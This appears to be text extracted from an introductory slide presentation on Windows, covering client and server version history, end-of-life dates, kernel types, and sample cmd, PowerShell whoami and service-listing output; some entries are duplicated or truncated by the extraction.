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# BRIEF HISTORY (WINDOWS CLIENT)


- ▶ MSDOS (1980)
- ▶ WINDOWS (1985)
- ▶ WINDOWS 3.1 (1992)
- ▶ Windows 95 (1995)
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- ▶ Windows XP (2001)
- ▶ Windows Vista (2006)
- ▶ Windows 7 (2009)
- ▶ Windows 8 (2012)
- ▶ Windows 10 (2015)



# BRIEF HISTORY (WINDOWS SERVER)

- ▶ Windows NT 4.0 (1993)
- ▶ Windows NT 4.0 (1996)
- ▶ Windows Server 2003
- ▶ Windows Server 2008
- ▶ Server 2012
- ▶ Server 2016
- ▶ Server 2019 (2018)

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Neighborhood



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My Briefcase

Welcome



# Welcome to Windows NT



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
To open a program, you just click the Start button, and then click the program's icon.



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


Start


Welcome

7:32 PM


# MARKET SHARE



# END OF LIFE

- ▶ Windows 7 (2020)
  - ▶ Windows 8.1 (2023)
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
# END OF LIFE





# KERNEL TYPES

Monolithic Kernel  
based Operating System




Microkernel  
based Operating System



# KERNEL

```
whoami      : nt authority\system
GetCurrent : NT AUTHORITY\SYSTEM
```




# COMMAND LINE INTERFACE (CLI)

```
Microsoft Windows [Version 10.0.18362.592]
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C:\Users\anthony>help
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
CONVERT        Converts FAT volumes to NTFS. You cannot convert the
               current drive.
COPY           Copies one or more files to another location.
DATE           Displays or sets the date.
DEL            Deletes one or more files.
DIR            Displays a list of files and subdirectories in a directory.
DISKPART       Displays or configures Disk Partition properties.
DOSKEY         Edits command lines, recalls Windows commands, and
               creates macros
```

# COMMAND LINE INTERFACE (CLI)



```
Windows PowerShell
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Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```

The image shows a Windows PowerShell terminal window. The title bar is yellow and contains the PowerShell icon and the text "Windows PowerShell". The terminal background is dark blue with white text. It displays the copyright notice for Microsoft Corporation, a link to the new cross-platform PowerShell, and the output of the 'whoami' command, which is 'titan-ii\anthony'.



# SERVICES

```
PS C:\WINDOWS\system32> get-service
```

Status	Name	DisplayName
-----	----	-----
Stopped	AarSvc_517345d	Agent Activation Runtime_517345d
Running	AdobeARMservice	Adobe Acrobat Update Service
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	aspnet_state	ASP.NET State Service
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AtherosSvc	AtherosSvc
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserSer...	GameDVR and Broadcast User Service
Stopped	BDOSVC	BitLocker Drive Encryption Service

Offline Files	The Offline ...		Manual (Trig...	Local Syste...
OpenSSH Authentication A...	Agent to ho...		Disabled	Local Syste...
Optimize drives	Helps the c...		Manual	Local Syste...
Parental Controls	Enforces pa...		Manual	Local Syste...
Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...	Local Service
Peer Name Resolution Prot...	Enables serv...		Manual	Local Service
Peer Networking Grouping	Enables mul...		Manual	Local Service
Peer Networking Identity M...	Provides ide...		Manual	Local Service
Performance Counter DLL ...	Enables rem...		Manual	Local Service
Performance Logs & Alerts	Performanc...		Manual	Local Service
Phone Service	Manages th...		Manual (Trig...	Local Service
Plug and Play	Enables a c...	Running	Manual	Local Syste...
PNRP Machine Name Publi...	This service ...		Manual	Local Service
Portable Device Enumerator...	Enforces gr...		Manual (Trig...	Local Syste...
Power	Manages p...	Running	Automatic	Local Syste...
Print Spooler	This service ...	Running	Automatic	Local Syste...
Printer Extensions and Notif...	This service ...		Manual	Local Syste...
PrintWorkflow_517345d	Print Workfl...		Manual	Local Syste...
Problem Reports and Soluti...	This service ...		Manual	Local Syste...
Program Compatibility Assi...	This service ...	Running	Manual	Local Syste...
Qualcomm Atheros WLAN ...		Running	Automatic	Local Syste...
Quality Windows Audio Vid...	Quality Win...	Running	Manual	Local Service

Trash

